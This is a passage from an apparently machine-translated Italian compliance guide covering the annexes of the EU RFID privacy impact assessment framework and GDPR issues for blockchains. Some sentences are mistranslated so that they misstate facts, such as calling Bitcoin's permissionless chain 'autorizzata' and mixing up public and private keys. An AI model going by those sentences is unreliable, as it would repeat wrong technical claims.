
I controlli non tecnici, d'altra parte, sono controlli di gestione e operativi, ad es. procedure operative.

I controlli possono essere classificati come preventivi o investigativi.

I precedenti inibiscono i tentativi di violazione e questi ultimi avvertono di violazioni o tentate violazioni.

Possono anche esserci controlli "naturali" creati dall'ambiente, per esempio, se non ci sono lettori installati che potrebbero condurre una tracciabilità di oggetti o individui (cioè perché non ci sono business case per questo), naturalmente non c'è nemmeno il rischio (probabile).

I rischi identificati e i loro livelli di rischio associati dovrebbero guidare la decisione su quale dei controlli identificati sono rilevanti e quindi devono essere implementati.

La documentazione VdI dovrebbe spiegare in che modo i controlli si riferiscono a rischi specifici e dovrebbe elaborare il modo in cui tale mitigazione determinerà un livello accettabile di rischio.

Esempi di controlli sono forniti nell'allegato IV

PASSO 4: DOCUMENTAZIONE SULLA RISOLUZIONE E SUI RISCHI RESIDUI

Una volta completata la valutazione del rischio, la relazione finale sull'applicazione deve essere documentata nella relazione della VdI, insieme a eventuali ulteriori osservazioni in merito a rischi, controlli e rischi residui.

- Un'Applicazione RFID è approvata per le operazioni una volta completato il processo VdI con i rischi pertinenti identificati e opportunamente mitigati per assicurare che non rimangano rischi residui significativi al fine di soddisfare i requisiti di conformità, con revisioni e approvazioni interne appropriate.
- Laddove un'applicazione RFID non è approvata per le operazioni nel suo stato attuale, un'ulteriore considerazione richiederà uno specifico piano di azioni correttive da sviluppare e una nuova VdI sulla privacy da completare per determinare se l'Applicazione ha raggiunto uno stato approvabile.

  La risoluzione dovrebbe essere associata alle seguenti informazioni:

- Nome della persona che firma la risoluzione.
- Titolo della persona.
- Data della risoluzione

RELAZIONE VDI

Le VdI sono processi interni contenenti informazioni sensibili che possono avere implicazioni sulla sicurezza e informazioni potenzialmente riservate e proprietarie della società relative a prodotti e processi.

Detto questo, un report VdI dovrebbe in genere includere:

1. La descrizione dell'applicazione RFID come indicato nell'allegato I.
2. Documentazione dei quattro passaggi sopra delineati.

Il Report VdI firmato che contiene una risoluzione approvata deve essere consegnato al responsabile della privacy/sicurezza dei dati della società assegnata in conformità con le procedure interne dell'operatore dell'applicazione RFID.

La presente relazione è fornita lasciando impregiudicati gli obblighi stabiliti dalla direttiva 95/46/CE per i responsabili del trattamento dei dati, in particolare l'obbligo indipendente di notifica all'autorità competente come descritto nella sezione IX della direttiva 95/46/CE.

10.3. MISURE FINALI

La VdI Framework entrerà in vigore non oltre 6 mesi dopo la pubblicazione e l'approvazione da parte del Gruppo di lavoro sulla protezione dei dati ai sensi dell'art. 29.
Per le applicazioni RFID in vigore prima che il Framework VdI abbia effetto, il Framework VdI si applicherà solo quando le condizioni sono soddisfatte per documentare una VdI nuovo o rivisto in conformità con il Framework VdI.

10.4. ALLEGATO I – RAPPRESENTAZIONE DELLE DESCRIZIONI DELLE APPLICAZIONI RFID

L'operatore dell'applicazione RFID deve includere, ove applicabile, le informazioni di seguito riportate nel report VdI.

RFID Application Operator	• Legal entity name and location • Person or office responsible for VdI timeliness • Point(s) of contact and inquiry method to reach the Operator
RFID Application Overview	• RFID Application name • Purpose(s) of RFID Application(s) • Basic use case scenarios of the RFID Application • RFID Application components and technology used (i.e. Frequencies, etc.) • Geographical scope of the RFID Application • Types of users/individuals impacted by the RFID Application • Individual access and control
PIA Report Number	• Version Number of PIA Report (distinguishing new PIA or just minor changes) • Date of last change made to PIA Report
RFID Data Processing	• List of types of data elements processed • Presence of Sensitive information in the data being processed, e.g., health
RFID Data Storage	• List of types of data elements stored • Storage duration
Internal RFID Data Transfer (if applicable)	• Description or diagrams of data flows involving of internal operations RFID data Purpose(s) of transferring the personal data
External RFID Data Transfer (if applicable)	• Type of data recipient(s) • Purpose(s) for transfer or access in general

	• Identified and/or identifiable (level of) personal data involved in transfer • Transfers outside the European Economic Area (EEA)

10.5. ALLEGATO II – OBIETTIVI PRIVACY

Vi sono oggi 9 obiettivi di riservatezza inseriti nella direttiva 95/46/CE. Il processo PIA è stato sviluppato considerando questi obiettivi e i rischi associati del RFID.
Questo allegato riassume questi obiettivi sulla privacy.
Mentre tutti gli obiettivi sono elementi essenziali della conformità organizzativa, in molti casi solo un sottoinsieme di questi requisiti sarà in discussione nell'applicazione RFID in esame.
Pertanto, il ruolo di questi obiettivi è quello di informare la creazione e lo sviluppo del processo VdI più che il funzionamento di qualsiasi VdI specifico.

Description of privacy target (taken and updated from the respective EU Privacy Directive(s); here Directive 95/46/EC)	
Safeguarding quality of personal data	Data avoidance and minimisation, purpose specification and limitation, quality of data and transparency are the key targets that need to be ensured.
Legitimacy of processing personal data	Legitimacy of processing personal data must be ensured either by basing data processing on consent, contract, legal obligation, etc.
Legitimacy of processing sensitive personal data	Legitimacy of processing sensitive personal data must be ensured either by basing data processing on explicit consent, a special legal basis, etc.
Compliance with the data subject's right to be informed	It must be ensured that the data subject is informed about the collection of his data in a timely manner.
Compliance with the data subject's right of access to data, correct and erase data	It must be ensured that the data subject's wish to access, correct, erase and block his data is fulfilled in a timely manner.
Compliance with the data subject's right to object	It must be ensured that the data subject's data is no longer processed if he or she objects. Transparency of automated decisions vis–à–vis individuals must be ensured especially.
Safeguarding confidentiality and security of processing	Preventing unauthorised access, logging of data processing, network and transport security and preventing accidental loss of data are the key targets that need to be ensured.
Compliance with notification requirements	Notification about data processing, prior compliance checking and documentation are the key targets that need to be ensured.
Compliance with data retention requirements	Retention of data should be for the minimum period of time consistent with the purpose of the retention or other legal requirements.

10.6. ALLEGATO III – RISCHI DELLA PRIVACY

Questa sezione fornisce un elenco di possibili rischi per la privacy relativi all'uso dell'applicazione RFID in esame.

Si raccomanda che, in particolare per le VdI su vasta scala, i rischi vengano sistematicamente identificati con l'aiuto di procedure standard di valutazione del rischio che includano minacce e vulnerabilità a un'applicazione RFID.

La tabella seguente fornisce esempi di rischi che possono influire sulla capacità di un'entità di raggiungere gli obiettivi sulla privacy descritti nell'allegato II.

Gli Operatori di Applicazioni RFID possono utilizzare questo elenco come punto di partenza; tuttavia, non tutti questi rischi possono essere applicati a tutte le applicazioni RFID.

Gli operatori RFID devono assicurarsi che ciascun rischio identificato sia adeguatamente mitigato da uno o più controlli alla luce della probabilità di insorgenza del rischio e dell'entità dell'impatto.

Gli Operatori di Applicazioni RFID potrebbero dover combinare i controlli o aumentare i controlli esistenti sulla base di fattori quali la tecnologia in uso, la natura della loro implementazione, il tipo di informazioni e le politiche applicabili, tra gli altri

Privacy Risk	Description and example
Unspecified and unlimited purpose	The purpose of data collection has not been specified and documented or more data is used than is required for the specified purpose. Example: No documentation of purposes for which RFID data is used and/or use of RFID data for all kinds of feasible analysis.
Collection exceeding purpose	Data is collected in identifiable form that goes beyond the extent that has been specified in the purpose. Example: RFID payment card information is not only used for the purpose of processing transactions but also to build individual profiles.
Incomplete information or lack of transparency	The information provided to the data subject on the purpose and use of data is not complete, data processing is not made transparent, or information is not provided in a timely manner. Example: RFID Information available to consumers that lacks clear information on how RFID data is processed and used, the identity of the Operator, or the user's rights.
Combination exceeding purpose	Personal data is combined to an extent that is not necessary to fulfil the specified purpose. Example: RFID payment card information is combined with personal data obtained from a third party.
Missing erasure policies or mechanisms	Data is retained longer than necessary to fulfil the specified purpose. Example: Personal data is collected as part of the Application and is saved for longer than legally allowed.
Invalidation of explicit consent	Consent has been obtained under threat of disadvantage. Example: Cannot return/exchange/use legal warranties for products when RFID Tag is deactivated or removed
Secret data collection by RFID Operator	Some data is secretly recorded and thus unknown to the data subject, e.g. movement profiles. Example: Consumer information is read while walking in front of stores or in mall and no Logo or Emblem is warning him or her about RFID readouts.
Inability to grant access	There is no way for the data subject to initiate a correction or erasure of his data. Example: Employer cannot give employee a full picture of what is saved about him or her on the basis of RFID access and manufacturing data.
Prevention of objections	There are no technical or operational means to allow complying with a data subject's objection. Example: Hospital visitor cannot opt out of reading out sensitive personal information on tags (i.e. medications).
A lack of transparency of automated individual decisions	Automated individual decisions based on personal aspects are used but the data subjects are not informed about the logic of the decision– making. Example: Without notice to consumers, an RFID Operator reads all tags carried by an individual, including tags provided by another entity, and determines what type of marketing message the individual should receive based on the tags.
Insufficient access right management	Access rights are not revoked when they are no longer necessary. Example: Through an RFID card, an ex–trainee gets access to parts of an enterprise where he or she should not.
Insufficient authentication mechanism	A suspicious number of attempts to identify and authenticate are not prevented. Example: Personal data contained on tags is not protected by default with a password or another authentication mechanism.
Illegitimate data processing	Processing of personal data is not based on consent, a contract, legal obligation, etc. Example: An RFID Operator shares collected information with a third party without notice or consent as otherwise legally allowed.
Insufficient logging mechanism	The implemented logging mechanism is insufficient. It does not log administrative processes. Example: It is not logged who has accessed the RFID employee card data.
Uncontrollable data gathering from RFID Tags	The risk that RFID Tags could be used for regular profiling and/or tracking of individuals. Example: Retailer reads all tags that they can see.

10.7. ALLEGATO IV – ELENCO DEGLI ESEMPI DI MISURE DI CONTROLLI E DI MITIGAZIONI NELLE APPLICAZIONI RFID

Questa sezione fornisce un elenco di esempi di potenziali controlli che possono aiutare un operatore di applicazioni RFID a identificare strategie di attenuazione appropriate.

I rischi identificati come rilevanti per un operatore di applicazioni RFID nella fase 2 del processo di valutazione del rischio di infortunio possono essere mitigati attraverso una o più strategie di mitigazione, alcune delle quali sono delineate nel presente allegato IV.

L'obiettivo è che, eseguendo un processo VdI, l'operatore dell'applicazione RFID identifica e implementa i controlli necessari per mitigare i rischi per la privacy pertinenti.

Potenziali meccanismi di controllo includono:

- Pratiche di applicazione dell'applicazione RFID.
- Accesso e controllo individuali.
- Misure di protezione del sistema (compresi i controlli di sicurezza).
- Protezione dei tag.
- Misure di responsabilità.

Queste pratiche sono accessorie al quadro normativo esistente in materia di protezione dei dati dell'Unione europea e non sono intese a sostituirlo o modificarne l'ambito

PRATICHE DI GESTIONE DELLA APPLICAZIONI RFID

Le pratiche governative possono includere:

- Procedure di gestione da parte dell'Operatore dell'Applicazione RFID.
- Politiche di smaltimento e cancellazione per i dati RFID.
- Politiche relative al trattamento legale delle informazioni personali.
- Disposizioni in vigore per la minimizzazione dei dati nella gestione dei dati RFID, laddove possibile.
- Elaborazione o memorizzazione di informazioni da tag che non appartengono all'operatore RFID.
- Practices Pratiche di governance della sicurezza.

FORNIRE ACCESSO E CONTROLLO INDIVIDUALI

- Fornire informazioni sulle finalità del trattamento e sulle categorie di dati personali coinvolti.
- Descrizione su come opporsi al trattamento dei dati personali o ritirare il consenso.
- Identificazione del processo per richiedere la rettifica o la cancellazione di dati personali incompleti o imprecisi.

PROTEZIONE DEL SISTEMA

La Protezione del Sistema per quanto riguarda l'adeguata protezione della privacy e dei dati personali dovrebbe anche essere documentata in questa sezione della relazione della VdI.

I concetti di protezione del sistema si applicano ai sistemi di back–end e all'infrastruttura di comunicazione nella misura in cui sono rilevanti per l'applicazione RFID.

Dove si applicano, è opportuno riconoscere che i sistemi di back–end sono spesso complessi e potrebbero essere stati oggetto della propria VdI.

Potrebbe essere necessario riesaminare tale analisi per assicurarsi che considerasse le informazioni della natura utilizzata dall'applicazione RFID.

Laddove tale VdI non esiste, è necessario considerare i seguenti componenti del sistema di back–end.

- Sono in atto controlli di accesso relativi al tipo di dati personali e alla funzionalità dei sistemi.
- Controlli e politiche messi in atto per garantire che l'Operatore non colleghi i dati personali nell'applicazione RFID in modo incoerente con il Report VdI.
- Se esistono misure appropriate per proteggere la riservatezza, l'integrità e la disponibilità dei dati personali nei sistemi e nell'infrastruttura di comunicazione.
- Politiche sulla conservazione e l'eliminazione dei dati personali.

- Esistenza e implementazione di controlli di sicurezza delle informazioni, quali:
  - ✓ misure che affrontano la sicurezza delle reti e il trasporto dei dati RFID;
  - ✓ misure che facilitino la disponibilità dei dati RFID attraverso backup e recupero adeguati.

PROTEZIONE TAG RFID

Dovrebbero essere indicati i controlli di Protezione dei Tag RFID relativi alla privacy e ai dati personali.

Sono particolarmente rilevanti per le applicazioni RFID che utilizzano tag RFID contenenti dati personali.

Questi controlli di protezione includono quanto segue.

- Controllo degli accessi a funzionalità e informazioni, inclusa l'autenticazione di lettori, scrittori e processi sottostanti, e autorizzazione ad agire sul Tag RFID.
- Metodi per assicurare/indirizzare la riservatezza delle informazioni (ad es. Tramite crittografia del tag RFID completo o di campi selettivi).
- Metodi per assicurare/affrontare l'integrità delle informazioni.
- Conservazione delle informazioni dopo la raccolta iniziale (ad esempio, durata della conservazione, procedure per l'eliminazione dei dati alla fine del periodo di conservazione o per la cancellazione delle informazioni nell'etichetta RFID, procedure per la ritenzione o eliminazione selettiva del campo).
- Resistenza alla manomissione del Tag RFID stesso.
- Disattivazione o rimozione, se richiesto o altrimenti fornito.

La mitigazione può includere controlli basati sugli utenti che affrontano situazioni in cui possono essere in questione esigenze o sensibilità diverse legate alla privacy.

La disattivazione o la rimozione sono attualmente le due forme più comuni di attenuazione dell'utente finale / consumatore.

Questi possono essere richiesti come parte di un'analisi VdI, in determinate circostanze per legge o come opzione del cliente dopo il punto vendita per migliorare la fiducia.

Inoltre, la raccomandazione CE sulla protezione della privacy e la protezione dei dati RFID per le applicazioni RFID suggerisce alcune metodologie e migliori pratiche associate all'implementazione della disattivazione o della rimozione nella vendita al dettaglio.[4]

MISURE DI RESPONSABILITÀ

Queste misure sono progettate per affrontare la protezione dei dati procedurali, nel campo della responsabilità.

Attraverso queste misure viene sollevata la consapevolezza esterna sulle applicazioni RFID.

Garantire la facile disponibilità di una politica informativa completa che includa:

- Identità e indirizzo dell'Operatore dell'Applicazione RFID.
- Scopo dell'applicazione RFID
- Tipi di dati trattati dall'applicazione RFID, in particolare se i dati personali vengono elaborati.
- Se le posizioni dei Tag RFID saranno monitorate quando possedute da un individuo.
- Probabili impatti sulla privacy e sulla protezione dei dati, se esistenti, relativi all'uso dei tag RFID nell'applicazione RFID e alle misure disponibili per mitigare tali impatti.
- Garantire comunicazioni concise, accurate e facili da comprendere sulla presenza di lettori RFID che includono:
- L'identità dell'Operatore dell'Applicazione RFID.
- Un punto di contatto per gli individui per ottenere la politica di informazione.
- Notare se e in che modo i meccanismi di riparazione sono resi disponibili:
- Entità legale (–ies) responsabile dell'operatore dell'applicazione RFID (può essere uno per ciascuna giurisdizione o area operativa).
- Punto/i di contatto della persona o dell'ufficio designato responsabile della revisione delle valutazioni e della continua adeguatezza delle misure tecniche e organizzative relative alla protezione dei dati personali e della privacy.

- Metodi di indagine (ad es. Metodi attraverso cui è possibile raggiungere l'Operatore dell'applicazione RFID per porre una domanda, effettuare una richiesta, presentare un reclamo o esercitare un diritto).
- Metodi per opporsi al trattamento, per esercitare i diritti di accesso ai dati personali (compresa l'eliminazione e la correzione dei dati personali), per revocare il consenso, o per modificare i controlli e altre scelte riguardanti il trattamento dei dati personali, se richiesto o altrimenti fornito.
  - Altri metodi di ricorso, se richiesti o altrimenti forniti.

10.8. APPENDIX A: REFERENCES

This Section provides references to formal documents used to help develop the Framework.

- *"Commission Recommendation on the implementation of privacy and data protection principles in Applications supported by radio–frequency identification," Commission of the European Communities, 12 May 2009, C (2009) 3200, available at*
- *http://ec.europa.eu/information_society/policy/rfid/documents/ recommendationonrfid2009.pdf*
- *"Commission staff working document accompanying the Commission Recommendation on the implementation of privacy and data protection principles in Applications supported by radio frequency identification," Summary of the Impact Assessment, Commission of the European Communities, 12 May 2009, SEC(2009) 586, available at http://ec.europa.eu/information_society/policy/rfid/documents/ recommendationonrfid200i9impact.pdf*
- *"Directive 95/46/EC of the European Parliament and of the Council of 24 October 1995 on the protection of Individuals with regard to the processing of personal data and on the free movement of such data," Official Journal of the European Communities, 23 November 1995, L 281/31, available at http://ec.europa.eu/justice_home/fsj/privacy/docs/95–46–ce/dir1995–46_part1_en.pdf*
- *"Directive 2002/58/EC of the European Parliament and of the Council of 12 July 2002 concerning the processing of personal data and the protection of privacy in the electronic communications sector (Directive on privacy and electronic communications)," Official Journal of the European Communities, 31 July 2002, L 201/37, available at http://eur–lex.europa.eu/LexUriServ/LexUriServ.do? uri=OJ:L:2002:201:0037:0047:EN:PDF*
- *"Directive 2009/136/EC of the European Parliament and of the Council of 25 November 2009 amending Directive 2002/22/EC on universal service and users' rights relating to electronic communications networks and services, Directive 2002/58/EC concerning the processing of personal data and the protection of privacy in the electronic communications sector and Regulation (EC) No 2006/2004 on cooperation between national authorities responsible for the enforcement of consumer protection laws," Official Journal of the European Union, 18 December 2009, L 337/11, available at http://eur–lex.europa.eu/LexUriServ/LexUriServ.do? uri=OJ:L:2009:337:0011:0036:EN:PDF*
- *"Opinion 4/2007 on the concept of personal data," Article 29 Data Protection Working Party, 20 June 2007, 01248/07/EN WP136, available at http://ec.europa.eu/justice_home/fsj/privacy/docs/wpdocs/2007/wp136_en.pdf*
- *"Privacy Impact Assessment Handbook," available at http://www.ico.gov.uk/upload/ documents/pia_handbook_html_v2/files/PIAhandbookV2.pdf*
- *"Status of Implementation of Directive 95/46 on the protection of Individuals in regards to the Processing of Personal Data," available at http://ec.europa.eu/ justice_home/fsj/privacy/law/implementation_en.htm*
- *"Working document on data protection issues related to RFID technology," Article*
- *29 Data Protection Working Party, 19 January 2005, 10107/05/EN WP105, available at http://ec.europa.eu/justice_home/fsj/privacy/docs/wpdocs/2005/wp105_en.pdf*

11. BLOCKCHAIN E GDPR [FONTE 29]

11.1. IL MODELLO DEL DATABASE DISTRIBUITO

Al suo centro, la blockchain è una tecnologia di database decentralizzata. Consente a un gran numero di attori, inclusi estranei o persino avversari, di archiviare copie sincronizzate degli stessi dati. I dati sono in genere organizzati sotto forma di un libro giornale solo appesi, il che significa che i dati possono essere aggiunti, non eliminati. Le specifiche, tuttavia, variano a seconda della tecnologia, in quanto esistono diversi tipi di blockchain.

La tecnologia ha il potenziale per produrre immensi benefici economici, consentendo agli attori, finanziari o meno, di negoziare tra loro quasi in tempo reale senza richiedere diversi strati di intermediari.

Il rovescio della medaglia. La tecnologia introduce un nuovo paradigma di archiviazione e governance dei dati, lasciando aperte molte domande su come il GDPR si applica agli ecosistemi in cui non esiste un'unica piattaforma centralizzata di archiviazione dei dati di terze parti.

11.2. BLOCKCHAIN PUBBLICHE E BLOCKCHAIN AUTORIZZATE

In generale, una rete blockchain consiste in un gruppo di nodi server che memorizzano copie sincronizzate degli stessi dati.

Di solito ci sono due tipi di nodi:

1. Convalida dei nodi. Alla convalida dei nodi è consentito di aggiungere dati al libro mastro, secondo un algoritmo concordato chiamato "*meccanismo di consenso*".
2. Nodi partecipanti. I nodi partecipanti memorizzano copie sincronizzate dei dati. A seconda della tecnologia specifica, non tutti i nodi possono necessariamente memorizzare tutti i dati.

   Se un utente è connesso a una nota partecipante, può aggiungere nuovi dati al libro mastro ma questi dati devono prima essere inviati al nodo partecipante e poi inviati a un nodo di convalida.

Come accennato in precedenza, ci sono molti tipi di blockchain. La blockchain originale, che è stata inventata per alimentare bitcoin, nota come "*pubblica*", blockchain senza richiesta di permessi o autorizzazioni. In *pubblica*, *rete senza permessi*, a chiunque è consentito di diventare un nodo partecipante o un nodo di convalida.

Per farlo è richiesto semplicemente l'installazione del client (software che è quasi sempre open source) e di scaricare una copia completa della blockchain, diventando così un nodo completo che può prendere parte al processo di memorizzazione e / o aggiunta di dati. Non c'è il proprietario della rete, nessuna procedura di iscrizione, nessuna registrazione e nessuna restrizione su chi può farlo. Il software è sviluppato e gestito cambiando gruppi di volontari ed esiste "*in the wild*" come strumento che le persone possono scegliere di utilizzare o meno.

In *pubblica*, tutti i nodi possono vedere tutti i dati, così come gli indirizzi del mittente e del destinatario. Detto questo, chiunque può ovviamente decidere di crittografare i dati prima di inviarli alla contabilità generale, nello stesso modo in cui crittografano un'email o un pagamento tramite carta di credito su Internet. Possono anche utilizzare un servizio di reindirizzamento di terze parti per offuscare l'indirizzo del mittente o del destinatario.

Dall'avvento della blockchain originale sono sorte altre varianti.

Alcune reti sono *pubbliche e autorizzate*. Ciò significa che chiunque può essere un nodo partecipante e vedere tutti i dati, ma solo gli attori pre-approvati possono diventare nodi di convalida e aggiungere dati al libro mastro.

Alcune reti, in particolare quelle utilizzate dalle istituzioni finanziarie, sono *private e autorizzate*. Ciò significa che i nodi di convalida e i nodi partecipanti devono essere pre-approvati da una governance degli attori, generalmente sotto forma di un consorzio di società o agenzie governative. Inoltre, in alcuni casi, esistono regole che definiscono chi è in grado di vedere quali dati.

Sebbene l'analogia sia tutt'altro che perfetta, possiamo pensare a blockchain private autorizzate come affini alle intranet private, accessibili solo a chi si trova all'interno dell'organizzazione. Le blockchain pubbliche e autorizzate sono più simili alle extranet (a volte molto grandi). Potrebbero anche essere confrontati con America Online (AOL) agli albori del World Wide Web, un servizio aperto a tutti ma costruito, gestito e gestito da una singola entità. Pubblico, meno blockchain sono più simili a Internet aperti e rappresentano una piattaforma di base di fiducia disponibile per l'uso da parte di tutti per qualsiasi scopo.

11.3. C'È UNA BLOCKCHAIN CONFORME AL GDPR?

Come questo documento spiegha che la conformità al GDPR non riguarda la tecnologia ma riguarda il modo in cui viene utilizzata la tecnologia. Proprio come non esiste un Internet conforme al GDPR o un algoritmo di intelligenza artificiale conforme al GDPR, non esiste una tecnologia di blockchain conforme al GDPR. Esistono solo casi d'uso e applicazioni conformi al GDPR.

La comprensione dell'interazione tra blockchain e GDPR dovrebbe quindi avvenire caso per caso, analizzando dove vengono visualizzati i dati personali, come vengono elaborati e chi è responsabile di tale elaborazione.

Le reti private blockchain autorizzate, gestite da consorzi di aziende o agenzie governative, troveranno più semplice applicare alla lettera il GDPR rispetto a quelle pubbliche, con l'autorizzazione di meno reti.

Tali consorzi sono in grado di definire i ruoli dei partecipanti e dei flussi di informazioni e possono imporre rigide regole di elaborazione dei dati assicurandosi che tutti i partecipanti alla rete si impegnino a rispettare una serie di termini e condizioni. Tuttavia, hanno anche delle sfide: solo perché i membri del consorzio sono legati da termini e condizioni contrattuali non significa ad esempio che tutti abbiano una ragione legittima per vedere i dati di ciascun soggetto.

Quando un'applicazione blockchain coinvolge dati personali e può essere implementata su una blockchain privata autorizzata, ha certamente senso attenersi a una rete privata autorizzata, in linea con i requisiti di "*privacy-by-design*" (art. 25) del GDPR.

Detto questo, esistono già reti di blockchain autorizzate pubbliche, che probabilmente rimarranno con noi nel prossimo futuro. Attualmente rappresentano circa l'80% di tutti gli sviluppatori e le transazioni di blockchain e, prendendo a prestito dalla nostra analogia Intranet / Internet, hanno il potenziale per diventare il collante che mantiene interoperabili le reti di blockchain private del mondo.

La blockchain *pubblica*, blockchain senza autorizzazioni, rappresenta le maggiori sfide in termini di conformità GDPR, a causa della sua natura estremamente distribuita. Per questo motivo, una gran parte (ma non tutte) dell'analisi che segue si focalizza sull'esame dell'interazione tra il GDPR e la blockchain pubblica autorizzata del tipo introdotto da bitcoin.

11.4. CONFLITTI TRA GDPR E BLOCKCHAIN

Non c'è alcuna contraddizione in linea di principio tra gli obiettivi del GDPR e quelli della tecnologia blockchain. La maggior parte dei requisiti GDPR può essere applicata alla maggior parte delle applicazioni blockchain.

Ad esempio, molte applicazioni basate su blockchain sono gestite da un'entità identificata, o un consorzio di entità, e pubblicano i dati in un libro mastro blockchain per conto dei loro utenti. In questo caso, l'identità che gestisce l'applicazione è titolare del trattamento dei dati e deve rispettare gli obblighi previsti dal GDPR.

Tuttavia, il GDPR non offre risposte chiare a tutte le domande poste da imprenditori e tecnologi per quanto riguarda lo sviluppo di applicazioni innovative su reti blockchain. In questa sezione, discuteremo queste domande aperte in modo più dettagliato.

11.5. RESPONSABILITÀ E RUOLI: CHI È IL TITOLARE?

La responsabilità è una questione centrale nel GDPR, in particolare quando si tratta delle responsabilità del titolare del trattamento.

Nel modello tradizionale del fornitore-cliente, è relativamente facile identificare il titolare. C'è quasi sempre un'entità che offre alcuni prodotti o servizi, o un'agenzia che adempie a qualche funzione, che determina lo scopo e i mezzi per l'elaborazione, imposta i sistemi per farlo e raccoglie ed elabora i dati per l'interessato. Se diverse entità offrono congiuntamente un prodotto o un servizio, possono essere identificate come titolari congiunti.

Le reti private di blockchain autorizzate si prestano bene all'approccio di cui sopra.

Come raccomandato dal CNIL, i consorzi di blockchain dovrebbero identificare il titolare o i titolari congiunti il più presto possibile nel progetto.

In *pubblica*, in cui l'idea è quella di sostituire il tradizionale modello client-provider con uno basato sull'elaborazione collettiva dei dati tramite un protocollo condiviso, la questione su come identificare un titolare di dati è meno semplice, ed è il dibattito.

Per essere chiari, questo dibattito non è stato risolto in modo definitivo dalle Autorità, l'EDPB o in sede legale. Quello che segue è un riassunto di opinioni comuni all'interno della comunità blockchain in termini di ciò che potrebbe essere un risultato desiderabile di questa discussione.

In molti casi, sarebbe auspicabile che gli sviluppatori di protocolli, che creano e mantengono la tecnologia blockchain open source, come nel caso ad esempio con bitcoin, non dovrebbero essere considerati titolari di dati. Si offrono volontari per lavorare su un progetto open source e in molti casi non sono direttamente compensati per i loro sforzi e in sostanza si limitano a creare uno strumento utile, non a prescrivere come utilizzare questo strumento. Tenere gli sviluppatori responsabili in queste circostanze sarebbe come tenere DARPA o Tim Berners-Lee responsabili di tutto ciò che accade sul world wide web, oppure i creatori di MySql sono responsabili per ogni uso di quella tecnologia di database.

In molti casi, sarebbe auspicabile che gli attori, che eseguono il protocollo blockchain, sui loro computer, al fine di fungere da nodi di convalida o nodi partecipanti pubblici, anche le reti con meno autorizzazioni non dovrebbero essere considerate controller di dati. Da un lato si può sostenere che i nodi non determinano lo scopo e i mezzi di elaborazione. Stanno eseguendo il protocollo nella speranza di vincere un premio, o per contribuire alla stabilità della rete, e/o come un modo per accedere ai dati che sono rilevanti per loro senza fare affidamento su intermediari di terze parti. Altri sostengono il contrario: che attraverso l'atto di scaricare e far funzionare attivamente il software, i nodi stanno effettivamente determinando lo scopo e i mezzi dell'elaborazione.

Spesso sottolineano che, quando viene rilasciata una nuova versione di un protocollo, i nodi sono liberi di eseguirlo o meno, e attraverso questo atto hanno un'influenza su come la piattaforma si evolve.

In entrambi i casi, la questione della responsabilità rimane delicata. Inoltre, anche se fosse possibile avvicinarsi ai proprietari dei singoli nodi con una richiesta di modifica o cancellazione dei dati, a causa della struttura immutabile dei dati è molto improbabile che siano in grado di adeguarsi. A meno che non si chiudano completamente.

Che dire degli utenti della rete che firmano e inviano le transazioni alla rete blockchain tramite un nodo?

Se inviano i dati personali al libro mastro blockchain come parte di un'attività commerciale, è più probabile che siano considerati titolari dei dati. Ciò include entità che gestiscono software e prodotti o servizi che inviano dati personali su una blockchain (che non è raccomandato). Tuttavia, se inviano i propri dati personali per il proprio uso personale, ad esempio per acquistare o vendere beni crittografici, è probabile che rientrino nell'esenzione per categoria del GDPR e non possano essere considerati titolari del trattamento dei dati.

Che dire degli editori di contratti intelligenti? I contratti intelligenti sono pezzi di software che possono essere distribuiti su una rete blockchain e che, una volta distribuiti, possono essere eseguiti indipendentemente dai loro editori. Ancora più importante, questo software viene eseguito solo quando viene chiamato da un utente di rete, quindi c'è un dibattito sul fatto che questo software debba essere visto come gestito dal suo editore, dall'utilizzatore della rete che lo chiama o da entrambi. Questo dibattito dovrà probabilmente essere risolto caso per caso.

11.6. COME DOVREBBERO ESSERE ANONIMIZZATI I DATI PERSONALI?

1. Dati personali, dati pseudo anonimi e anonimi

Il GDPR si applica al trattamento di dati personali a meno che non sia stato anonimo; quindi, il GDPR non si applica ai dati resi anonimi.

La barra per ciò che si qualifica come anonimizzato è, tuttavia, molto alta. Non solo la tecnica di anonimizzazione deve essere sufficiente a rendere impossibile l'identificazione di una persona fisica attraverso tutti i mezzi "*ragionevolmente verosimilmente utilizzabili*", ma anche il processo deve essere irreversibile. Non dovrebbe essere possibile ricostituire i dati originali dal modulo anonimo.

Tutte le tecniche che non soddisfano questo standard sono considerate "*pseudonome*", non anonime. I dati pseudonimizzati rimangono soggetti agli obblighi GDPR.

Data l'immutabilità dei dati nella maggior parte delle reti blockchain, esiste un consenso all'interno della comunità sul fatto che l'archiviazione dei dati personali in modo chiaro (cioè non criptato) su un libro mastro condiviso sia una cattiva idea. Questa raccomandazione vale sia per le reti pubbliche, meno autorizzate e private, sia per quelle private.

Gli sviluppatori di applicazioni dispongono di molte tecniche di mascheramento, crittografia e aggregazione dei dati a loro disposizione che possono essere utilizzate per trasformare i dati personali in firme digitali che sono crittograficamente collegate ai dati originali senza rivelare effettivamente tali dati.

Ci sono intensi dibattiti all'interno della comunità su quali tecniche specifiche possono essere utilizzate per trasformare i dati personali in dati anonimi. Questi dibattiti non sono stati completamente risolti dalla legge né dai regolatori. Sono importanti perché, in molte applicazioni aziendali, gli sviluppatori di software vorrebbero poter utilizzare la blockchain per archiviare le firme digitali di dati che esistono al di fuori della blockchain al fine di creare una prova immutabile che questi dati sono stati generati o convalidati in uno specifico punto nel tempo da un attore specifico. Le applicazioni di tracciamento della supply chain e del flusso di lavoro sono un esempio di questo.

In termini pratici, quando si considera l'uso di tecniche di mascheramento, crittografia e aggregazione per elaborare i dati personali, è necessario valutare due rischi in dettaglio:

1. Rischio di inversione**,** nonostante la tecnica crittografica utilizzata, è possibile invertire il processo e ricostituire i dati originali, ad esempio utilizzando la decrittografia.
2. Rischio di correlazione, ovvero il rischio che sia possibile collegare dati crittografati a un individuo esaminando i modelli di utilizzo o contesto o confrontandolo con altre informazioni.

2. *Mascheratura degli indirizzi personali*

   a. Le chiavi pubbliche o gli indirizzi su una blockchain sono generalmente dati personali

Molte blockchain utilizzano la crittografia "*chiave pubblica / privata*" come mezzo per fornire o derivare indirizzi di mittenti e destinatari di transazioni. Una chiave pubblica o l'indirizzo derivato da esso è simile a un numero su una casella postale. Qualcuno può inviare informazioni a questo numero, ma solo il possessore della chiave privata può aprire la casella e ottenere le informazioni.

Dato che la chiave pubblica è una lunga serie di caratteri quasi casuali, sulla superficie non c'è modo di derivare nulla sul proprietario della chiave pubblica dalla chiave privata.

